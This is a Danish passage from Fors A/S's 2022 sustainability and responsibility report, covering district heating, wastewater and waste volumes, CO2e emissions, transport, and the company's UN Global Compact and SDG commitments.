Den behandlede spildevandsmængde var i 2022 2.371.120 m<sup>3</sup> lavere end året før. Sammenlignet over en femårig periode, placerer det året 2022 med den lavest behandlede mængde spildevand.

Total udledning af lattergas fra spildevandsanlæg i Fors A/S



Behandling af spildevand (m<sup>3</sup>)



## Fjernvarmeproduktion og -levering

Fors A/S leverer fjernvarme i Holbæk og Roskilde kommuner. I Holbæk Kommune produceres fjernvarmen på henholdsvis Jyderup Varmeværk og St. Merløse Varmeværk samt på ét midlertidige byggeanlæg i Holbæk Have.

Fjernvarmen i Jyderup består af et naturgasbaseret anlæg og et solfangeranlæg. Solfangeranlægget er en vedvarende energikilde og bidrager derfor ikke til CO<sub>2</sub>-emission. Anlægget i St. Merløse er et biomassebaseret anlæg, hvor CO<sub>2</sub>-neutral halm afbrændes under produktion til opvarmning af fjernvarmevand. Desuden er der en oliekedel i St. Merløse, som kun anvendes i tilfælde af, at halmkedlen er ude af drift. Det midlertidige anlæg i Holbæk Have er opsat i forbindelse med et byggeprojekt.

Varmen til kunderne i Roskilde Kommune produceres af VEKS I/S og ARGO I/S på blandt andre Avedøreværket og Energitårnet i Roskilde. En mindre andel produceres af varmepumpen på Fors A/S eget Bjergmarken Rense-


anlæg i Roskilde, samt de spids- og reservelast anlæg som Fors Roskilde Varme A/S besidder.

Med over 9.068 modtagere (målere) i Roskilde Kommune, er kommunen det område, hvor langt de fleste af Fors A/S varmekunder er bosat. I Roskilde Kommune blev der forbrugt 449.752 MWh i 2022, mens varmeliverancen fra Jyderup Varmeværk og St. Merløse Varmeværk udgjorde henholdsvis 25.696 MWh\* og 10.593 MWh.

Den samlede produktion og distribution af fjernvarme belastede miljøet med 23.620 ton CO<sub>2</sub>e, hvilket er en reduktion på 3.181 ton CO<sub>2</sub>e i forhold til 2021.

St. Merløse Varmeværk har for andet år i træk ikke været CO<sub>2</sub>-neutral, da halmkedlen har været brudt ned, og der derfor har været behov for at opstarte oliekedlen i en kort periode. CO<sub>2</sub>e-emissionen fra olieforbrug var 57 ton CO<sub>2</sub>e i 2022 til forskel fra 1,4 tons i CO<sub>2</sub>e i 2021.

### Varmeproduktion og -levering MWh i Roskilde og Holbæk




\* Varmeproduktionen i Jyderup består af henholdsvis en varmeproduktion fra Jyderup Varmeværk inkl. solfangeranlægget og varmeproduktion på 'byggeanlægget' i Holbæk Have. Naturgasforbruget til varmeproduktion i Holbæk Have er beregnet forbrug, da der endnu ikke er modtaget fakturer på det faktiske forbrug for november og december 2022.



## Årlig mængde håndteret affald

Affald (tons)



## Affaldshåndtering

I Holbæk Kommune driver Fors A/S fem genbrugspladser, hvortil der i 2022 blev afleveret 34.016 tons affald – 4.549 tons mindre end sidste år. Faldet afspejler den inflation og energikrise, som prægede 2022. Der kom også væsentlig færre kunder på genbrugspladserne i 2022; 375.000 mod 418.000 i 2021 og 408.000 i 2020.

Fors A/S håndterer også indsamling af husstandsaffald, som i 2022 blev udvidet til at omfatte pap, mad- og drikkekartoner og farligt affald. Så der nu bliver indsamlet 10 fraktioner ved husstandene.

Der blev indsamlet 17.696 tons affald fra husstandene i Holbæk Kommune i 2022 (ekskl. storskrald og haveaffald), som var fordelt på 48 % genanvendeligt affald og 52 % til forbrænding. Mængden af madaffald udgjorde 30,4 % af den samlede mængde rest- og madaffald.

Madaffald bliver sendt videre til bioforgasning. I 2022 håndterede Fors A/S samlet 51.872 tons affald, hvilket belastede miljøet med 194 tons CO<sub>2</sub>e. Det svarer til et fald på 16 tons i forhold til 2021, hvilket skyldes et fald i emissionsfaktoren fra miljødeklaration på el.

Inddrages bortkørsel af affald fra genbrugspladserne er den samlede CO<sub>2</sub>e-emission på 422,45 tons i 2022, som er 92,4 tons CO<sub>2</sub>e mindre end 2021, hvor udledningen var 514,9 tons CO<sub>2</sub>e. Faldet skyldes en reduktion i antal anvendte liter brændstof til transport. At der er brugt mindre brændstof, skyldes færre mængder affald på genbrugspladserne, og at Fors A/S arbejder på at optimere på kørsel ved at anvende større containere og pakke dem bedre.

# Fors A/S støtter UN Global Compact og FN's verdensmål for bæredygtig udvikling

Fors A/S har i 2018 tilsluttet sig FN's Global Compact og støtter op om dets 10 ansvarlighedsprincipper. Herudover vil Fors A/S arbejde for opnåelse af udvalgte FN's verdensmål.

## Global Compacts 10 ansvarlighedsprincipper

### Miljømæssigt samfundsansvar

- Virksomheden bør støtte en forsigtighedstilgang til miljømæssige udfordringer.
- Virksomheden bør tage initiativ til at fremme større miljømæssig ansvarlighed.
- Virksomheden bør opfordre til udvikling og spredning af miljøvenlige teknologier.



### Socialt samfundsansvar

- Virksomheden bør støtte og respektere beskyttelsen af internationalt erklærede menneskerettigheder.
- Virksomheden bør sikre, at den ikke medvirker til krænkelse af menneskerettighederne.
- Virksomheden bør opretholde foreningsfriheden og effektivt anerkende retten til kollektiv forhandling.
- Virksomheden bør støtte udryddelsen af alle former for tvangsarbejde.
- Virksomheden bør støtte effektiv afskaffelse af børnearbejde.
- Virksomheden bør afskaffe diskrimination i relation til arbejds- og ansættelsesforhold.
- Virksomheden bør modarbejde alle former for korruption, herunder afpresning og bestikkelse.

“

I tæt samspil med vores kunder arbejder vi for at give naturen videre til kommende generationer i bedre stand, end vi selv modtog den. ”

*Michael Brandt,  
Adm. direktør i Fors A/S*



Fors A/S arbejder med en bred palette af FN's verdensmål. Som virksomhed er der dog nogle verdensmål, som vi bedre direkte kan påvirke end andre. Fors A/S har derfor valgt at fokusere særligt på følgende fire verdensmål:



### Rent vand og sanitet

Målet er, at alle vores kunder har adgang til rent vand, og at vi i fællesskab passer godt på vores vandområde.



### Bæredygtig energi

Målet er, at alle vores kunder har adgang til stabil og bæredygtig energi til en overkommelig pris.



### Ansvarligt forbrug og produktion

Målet er, at vi håndterer vores eget og kundernes forbrug bæredygtigt.



### Klimaindsats

Målet er, at handle hurtigt for at bekæmpe klimaforandringer og deres indvirkninger for kunder og virksomheder.

De fire verdensmål peger direkte ind i Fors A/S strategi for perioden 2021–25. Valget af de fire mål hænger tæt sammen med, hvorfor Fors A/S er sat i verden og de omfatter mål for, hvor Fors A/S både har stor direkte påvirkning og store muligheder for forbedringer.



I 2021 blev udarbejdet konkrete målepunkter for de fire verdensmål som en del af Fors A/S overordnede strategi:



#### RENT VAND OG SANITET

- Plantning af 5 hektar skov om året
- Gennemførelse af grundvandbeskyttende tiltag
- Tre større projekter med individuelt tilpassede vandkvaliteter



#### BÆREDYGTIG ENERGI

- Mindst 1.000 nye kunder



#### ANSVARLIGT FORBRUG OG PRODUKTION

- 65 % genanvendelse for de syv fokusfraktioner
- Mængder til direkte genbrug øges løbende



#### KLIMAINDSATS

- Reduktion af klima- og energibelastning med 50 %
- Reduktion af stofbelastninger med 20 %
- Reduktion af overløb med 50 %



# Ansvarlighedsrapport

Fors A/S arbejde består i at sikre en miljørigtig og stabil forsyning til vores kunder. Til den rigtige pris. For at kunne det, er Fors A/S afhængig af en række ressourcer, for at forsyningsopgaverne kan løses.

Hensynet til kundernes efterspørgsel og behov balanceres derfor med det ressourceforbrug og den miljøpåvirkning, som efterspørgslen medfører, særligt set i lyset af at forsyningskunderne ikke uden videre kan skifte forsyningselskab. Fors A/S varetager altså et ansvar både for sine kunder og de ressourcer og miljøer, der påvirkes af virksomhedens aktiviteter.

Udgangspunktet for Fors A/S arbejde med miljømæssigt samfundsansvar er 10 principper for ansvarlig og bæredygtig virksomhedsførelse defineret af FN's Global Compact samt FN's verdensmål.

FN's Global Compact bygger på internationale konventioner, herunder den Universelle Menneskerettigheds-erklæring, den Internationale Arbejdsorganisations Erklæring om Grundlæggende Principper og Rettigheder ved Arbejde, Rio-erklæringen om Miljø og Udvikling og FN-konventionen om Bekæmpelse af Korruption. At Fors A/S har valgt at slutte sig til FN's Global Compact vidner om, at Fors A/S vil agere i henhold til det internationale samfunds forventninger til ansvarlig og bæredygtig virksomhedsadfærd.

Udover at FN's Global Compacts 10 principper er med til at prioritere og afgrænse, hvad ansvarlig og bæredygtig virksomhedsførelse er, udgør FN's verdensmål for bæredygtig udvikling ligeså pejlemærker for såvel det globale som det nationale samfunds forventninger til udvikling af virksomheder.

For at gøre FN's Global Compact principper og verdensmålene til styreredskab for Fors A/S arbejde med miljømæssigt samfundsansvar, har Fors A/S sat en række målsætninger og succeskriterier i relation hertil. Målsætningerne er prioriteret inden for områder, som Fors A/S især har mulighed for at påvirke, og er en del af det strategiske arbejde.

Fors A/S er derfor bevidst om at udvise et særligt samfundsansvar på miljøområdet, især fordi økosystemerne i relation til de influerede jord-, vand- og luftmiljøer ofte er sårbare i et land som Danmark med intens og multifunktionel arealanvendelse. Desuden kan der med det blotte øje i mange tilfælde ikke ses, hvordan jord-, vand- og luftmiljø er knyttet til virksomhedens aktiviteter. Årsagen er, at stoffer – som udsiver fra ledningsnettet – bliver cirkuleret og omdannet gennem fx den hydrologiske og akvatiske cyklus. Risiko for diffus udledning af forurenende stoffer nødvendiggør dermed særlig årvågenhed. Ligeså gør potentielle punktkildeforureninger.

# Fors A/S påvirker klima og miljø – og tager ansvar

I Fors A/S leverer vi vand og varme, vi modtager og håndterer affald og spildevand. Vi har således både et stort produktionsapparat og en række behandlingsan-

læg, som påvirker vores omgivelser. Fx i form af CO<sub>2</sub> og andre gasarter, der udledes i atmosfæren.

## Sådan tager vi ansvar for klima og miljø

Fors A/S understøtter FN's verdensmål samt Global Compact på forskellige niveauer. Overordnet tager vi, som en naturlig del af vores forretning, et stort ansvar for at vores udledninger lever op til gældende regler, og påvirker miljøet så lidt som muligt. Foruden de lovgivningsmæssige krav vi skal leve op til, er Fors A/S tilbage i 2020 certificeret efter ISO 14001-standarden:

Miljøledelse. I den forbindelse blev virksomhedens miljøpåvirkninger kortlagt og vurderet – et arbejde der fortsat arbejdes videre med. Kortlægningen har resulteret i en risikovurdering i forhold til de væsentligste miljøpåvirkninger, som desuden har dannet grundlag for de indsatser Fors A/S arbejder videre med – herunder i strategisk sammenhæng.



# Ansvarlig ressourcehåndtering

## Klima og miljø

Økosystemerne i jord-, vand- og luftmiljøer er ofte sårbare i et land som Danmark, hvor befolkningstætheden er høj og med intensiv landbrugsproduktion. Derudover kan der med det blotte øje i mange tilfælde ikke ses, hvordan jord-, vand- og luftmiljø er knyttet til selskabets aktiviteter og risikoen for diffus udledning af forurenende stoffer nødvendiggør derfor særlig årvågenhed fra Fors A/S side. Det samme gør potentielle punktkildeforureninger.

Fors A/S tager ansvar ved at benytte sig af et forsigtighedsprincip i henhold til Global Compacts ansvarlighedsprincip 7. Derudover ønsker Fors A/S at tage initiativ til at fremme miljømæssig ansvarlighed samt opfordre til udvikling og spredning af miljøvenlige teknologier jf. Global Compacts ansvarlighedsprincip 8 og 9.

## Ansvarlig håndtering af drikkevand i 2022

En bæredygtig vandforsyning handler om andet end vandmængder. Det handler om at styrke grundvandsressourcen og bidrage til en cirkulær omstilling, hvor vi undgår spild af vand og naturressourcer og bidrager til en klimarobust fremtidssikring af drikkevandet.

I Fors A/S arbejder vi hver dag for at fremme den grønne dagsorden og sikre rent vand til nulevende og fremtidige generationer. Derfor har vi vedtaget en vandvision, der prioriterer tre indsatsområder:

- At beskytte grundvandet fx ved at indgå frivillige aftaler om ikke at bruge pesticider eller plante drikkevandsskov, så vi beskytter grundvandet mod kemi.
- At støtte op om udvikling af løsninger til genbrug af fx regnvand, så det kan bruges i stedet for rent drikkevand ved toiletskyll eller tøjvask.
- At sikre vandkvaliteten og bidrage til cirkulær omstilling fx ved gennem partnerskaber at udvikle teknologi til vandbehandling, så vi undgår pesticider i drikkevandet.

Derudover har vi i 2022 fået belyst forskellige teknologier til central blødgøring af vand, med fokus på hvordan teknologierne performer med de vandkvaliteter vi har fra vores forskellige vandværker. Den endelige beslutning om blødgøring og teknologi er udskudt, således rapporten inddrager en teknologi der både blødgør og fjerner PFAS-stoffer.

Ved at beskytte vores vandressourcer og udnytte de eksisterende bedst muligt, bidrager vi til, at vi både nu og i fremtiden har en natur i balance.

## Ansvarlig håndtering af spildevand i 2022

I 2021 vedtog Fors A/S en spildevandsvision, der skal sikre håndtering af spildevand nu og fremadrettet. Det fremgår bl.a. af spildevandsvisionen, at Fors A/S arbejder proaktivt for et sundt vandmiljø og lavt klimaaftryk gennem teknologiske tiltag og klimatilpasning af eksisterende systemer. I forlængelse af spildevandsvisionen er der kontinuerligt fokus på at sikre den bedst mulige rensning.

Mens der i Lejre og Roskilde blev behandlet mindre spildevand i 2022 end i 2021, så blev der i Holbæk behandlet 701.873 m<sup>3</sup> mere.

Overløb har fået endnu større fokus i løbet af 2021 og fortsat i 2022, og der er nu igangsat et strategisk projekt for at få bedre kortlægning af overløb i Fors A/S samt klarlagt muligheder for reduktion af overløb. I projektet har der i 2022 været fokus på følgende:

- Øge antallet af registreringer af overløb, så vi har bedre og mere data.
- Kortlægning af muligheder for oplandsstyringer med henblik på overløbsreduktion.
- Opdatering af hydraulisk model til overløbsberegninger, så disse data også kan bruges til ansøgninger om tilladelse til overløb.

## AFFALDSHIERARKIET

## Mest i toppen, mindre i midten og mindst i bunden

### Affaldsforebyggelse



### Genbrug



### Genanvendelse



### Energiudnyttelse



### Deponi



#### Ansvarlig håndtering af affald i 2022

Fors A/S arbejder målrettet med at få så meget affald som muligt, så højt op i Affaldshierarkiet som muligt. I 2022 vedtog Holbæk Byråd Holbæk Kommunes Affaldsplan 2021-2032, som bl.a. har fokus på genbrug og forebyggelse af affald.

For at komme højere op i Affaldshierarkiet har Fors A/S i 2022 fortsat haft fokus på at skille affaldet ad på genbrugspladsen. Det kan fx være at fjerne træbenene fra madrassen og det polstrede sæde fra træstolen, så mere kan gå til genanvendelse (benene fra sengen skal i træ/metal og stolen i træ, når sædet er fjernet) i stedet for til rest efter sortering (tidligere 'småt brændbart'). Dette vil der fortsat være fokus på i 2023.

Samtidig med Affaldsplanen er der kommet ny lovgivning, som skal understøtte mere genbrug. Det har medført et bytteområde 'Forlæng & Forær' på Tornved Genbrugs-

plads, som åbnede i august 2022. I området kan kunder, frivillige foreninger, erhverv og andre stille genbrugelige effekter og tage noget andet med hjem – kvit og frit. Fors A/S fortsætter med området ind i 2023 og evaluerer på, om forsøget skal fortsætte i sin nuværende form, så snart den endelige lovgivning er udmøntet. Forlæng & Forær omsatte 49 tons til genbrug i 2022.

I 2022 blev husstandsindsamlingen af affald udvidet med tre nye fraktioner: Pap, mad- og drikkekarton samt farligt affald. Pap fik sin egen beholder hjemme ved husstandene, så der nu står fire beholdere ved en almindelig parcelhusgrund. Mad- og drikkekarton indsamles i samme beholder som plast, mens farligt affald hentes i en rød miljøkasse.

I 2022 blev der indsamlet 384 tons pap ved husstandene, hvor ordningen med pap startede den 1. juni.

Den udvidet ordning hjemme ved husstandene var med til at øge andelen af genanvendeligt affald til 48 % i 2022 mod 46 % procent i 2021.

I 2022 afholdte Fors A/S 'Genbrugsdagen' på Tølløse Genbrugsplads, hvor bl.a. en bogcontainer blev åbnet, så alle kunne tage de bøger, de kunne bruge. Det koncept er blevet permanent på Holbæk og Tølløse genbrugspladser, hvor bogcontaineren altid er åben for kunderne.

#### Ansvarlig varme- og energiplanlægning i 2022

Fors A/S emission af gasformige stoffer til atmosfæren udgør en klimapåvirkning. Emission af drivhusgasser sker både direkte og indirekte fra Fors A/S anlæg og produktion. Direkte i den forstand at oxiderede kul-, svovl- og kvælstofforbindelser udledes fra varme- og vandproduktion, spildevandsrensning, affaldshåndtering. Indirekte i den forstand at fx varmekøb og Fors A/S elforbrug er forbundet med eksterne leverandørers emissioner.

Fors A/S har udarbejdet en varmevision, og i denne er omdrejningspunktet at levere pålidelig og CO<sub>2</sub>-neutral varme til konkurrencedygtige priser. Varmestrategien er



afhængig af omstilling af Fors A/S egen varmeproduktion til mere miljøvenligt produceret varme fx i Jyderup.

Udskiftningen af det naturgasbaserede varmeværk i Jyderup med en CO<sub>2</sub>-neutral varmepumpeløsning er i planlægningsfasen: Fors A/S er i gang med at forbedre udbudsmaterialet, og der er forventning om drift i 2024.

Fjernvarmenettet i Roskilde hænger sammen med det øvrige VEKS-system, som Fors A/S aftager varme fra, og som Fors A/S egen spids- og reservelast samt varmepumpe er en integreret del af. Derfor afhænger målopfyldelsen i varmestrategien blandt andet af VEKS I/S strategi for den fremtidige spids- og reservelast, og at den varme Fors A/S køber fra VEKS I/S, er CO<sub>2</sub>-neutral inden 2025. Fors Varme Roskilde A/S har taget følgende kedler ud af driften i 2022:

- Sct. Hans Kedelcentral er ligeledes frasolgt.
- Tre ud af fem kedler på Hovedcentralen er taget ud af drift.


Alle disse kedler har været en del af den varmeproduktion som VEKS I/S har trukket på i spidslastsituationerne.

Af indsatser, som Fors A/S gør, er bl.a., at vi i starten af 2021 gennemførte første etape af et projekt, hvor kun-

derne i Himmelev konverteres fra individuel opvarmning til fjernvarme. Projektet er fortsat ind i 2022 med stor tilslutning blandt kunderne. Der blev i 2022 tilsluttet 393 nye varmekunder i Himmelev til fjernvarmen.

Mere uheldigt er, at varmepumpen på Bjergmarken Renseanlæg ikke kører optimalt endnu. Dertil hører, at elpriserne har været så høje, at det ville fordyre varme- forbrugernes udgifter til varmen i Roskilde, hvis Fors A/S havde produceret varme på varmepumpen. Varmepumpen udnytter den overskudsvarme, der følger spildevandet på vores største renseanlæg i Roskilde Kommune. Temperaturen i spildevandet er konstant året rundt, og derfor oplagt at udnytte. Hertil bruges strøm til at hæve temperaturen til fjernvarmeniveauet. Netop denne del ville have fordyret fjernvarmeprisen i en i forvejen presset energisektor, derfor har Fors Varme Roskilde A/S valgt at tage varmepumpen ud af drift. Derudover har der været driftsmæssige udfordringer på varmepumpen, som også har bevirket, at denne ikke har produceret lige så meget varme i 2022 som i 2021: Varmepumpen producerede i 2022 10.706 MWh til forskel på 27.535 MWh i 2021.

Samlet affaldshåndtering for dagrenovation og genbrugspladser



## Transport

Som nævnt under 'Metode til beregning af miljøpåvirkningerne' er der i denne Ledelses- og Ansvarlighedsrapport medtaget udledning for kørsel i private biler for Fors A/S og 'non-road traffic' fra kørsel med maskiner på genbrugspladserne i Holbæk Kommune. Desuden har vi indhentet data for lastbilkørsel med affald i container der fragtes til fx deponi.

Resultatet taler sit eget sprog: I de to 'Corona-år' 2020 og 2021 har der været behov for langt mere truckkørsel på genbrugspladserne, end der var i 2022. Disse to år ligger markant højere i forhold til de affaldsmængder, der er indleveret på genbrugspladserne: Fra omkring 38.500 tons til 34.000 tons i 2022.


Den private kørsel faldt selvsagt gevaldigt under Coronapandemien, men er i 2022 vej op igen fra 98.619 km i 2021 til 143.211 km i 2022. Fors A/S er fortsat i en rivende udvikling, som også har indvirkning på antallet af medarbejdere i Fors A/S og dermed også på antallet af kørte kilometer årligt. Efter nedlukningsperioderne i to år har 2022 været et år, hvor Fors A/S har været tilbage til normale arbejds gange, men ligesom rigtig mange andre virksomheder har Fors A/S lært at ibrugtage de online værktøjer i langt højere grad, end før COVID19. I alt er CO<sub>2</sub>e-emissionerne for kørsel i private biler i arbejds-

tiden faldet fra 29 tons CO<sub>2</sub>e i 2018 til 19,2 tons i 2022 på tværs af forsyningsarter.

For CO<sub>2</sub>-udledning fra Fors A/S egne biler er der sket et mindre fald fra 2021 til 2022. Årsagen til faldet skyldes ikke en enkelt ændring i transportbehovet, men et lille faldt i 'non-road traffic' og et lille fald i kørsel i den generelle bil- og vognpark samt et mindre fald i afhentning af dagrenovation. Modsat kørsel i private biler, som hænger sammen med løsning af administrative opgaver, er kørslen i Fors A/S egne biler fortsat nødvendig for fysisk at løse opgaver på Fors A/S anlæg.


Endelig har Fors A/S i år indhentet data på, hvor mange liter brændstof som bruges i forbindelse med bortkørsel af genbrugsmateriale eller affald til deponi fra genbrugspladserne. Desværre har det ikke været muligt at fremskaffe data fem år tilbage, men blot for 2021 og 2022. Her ses det at der også er et fald fra brugen af brændstof fra 114.554 liter i 2021 til 85.950 liter i 2022. Dette forbrug udledte i 2022 228 tons CO<sub>2</sub>e-emissioner.

### CO<sub>2</sub>e-emissioner fra kørsel i private biler i forbindelse med arbejdsopgaver i Fors A/S: ton/CO<sub>2</sub>e



**Samlede CO<sub>2</sub>e-emissioner fra transport i Fors A/S**

Benzin, diesel, olie (L)



# Opfølgning på målsætninger for 2022 – miljø, klima og bæredygtighed

I dette afsnit afdækker Fors A/S sin performance i forhold til de målsætninger, som selskabet tidligere har vedtaget at gennemføre. Derudover rapporteres udvalgte øvrige gennemførte indsatser som understøtter FN's verdensmål.

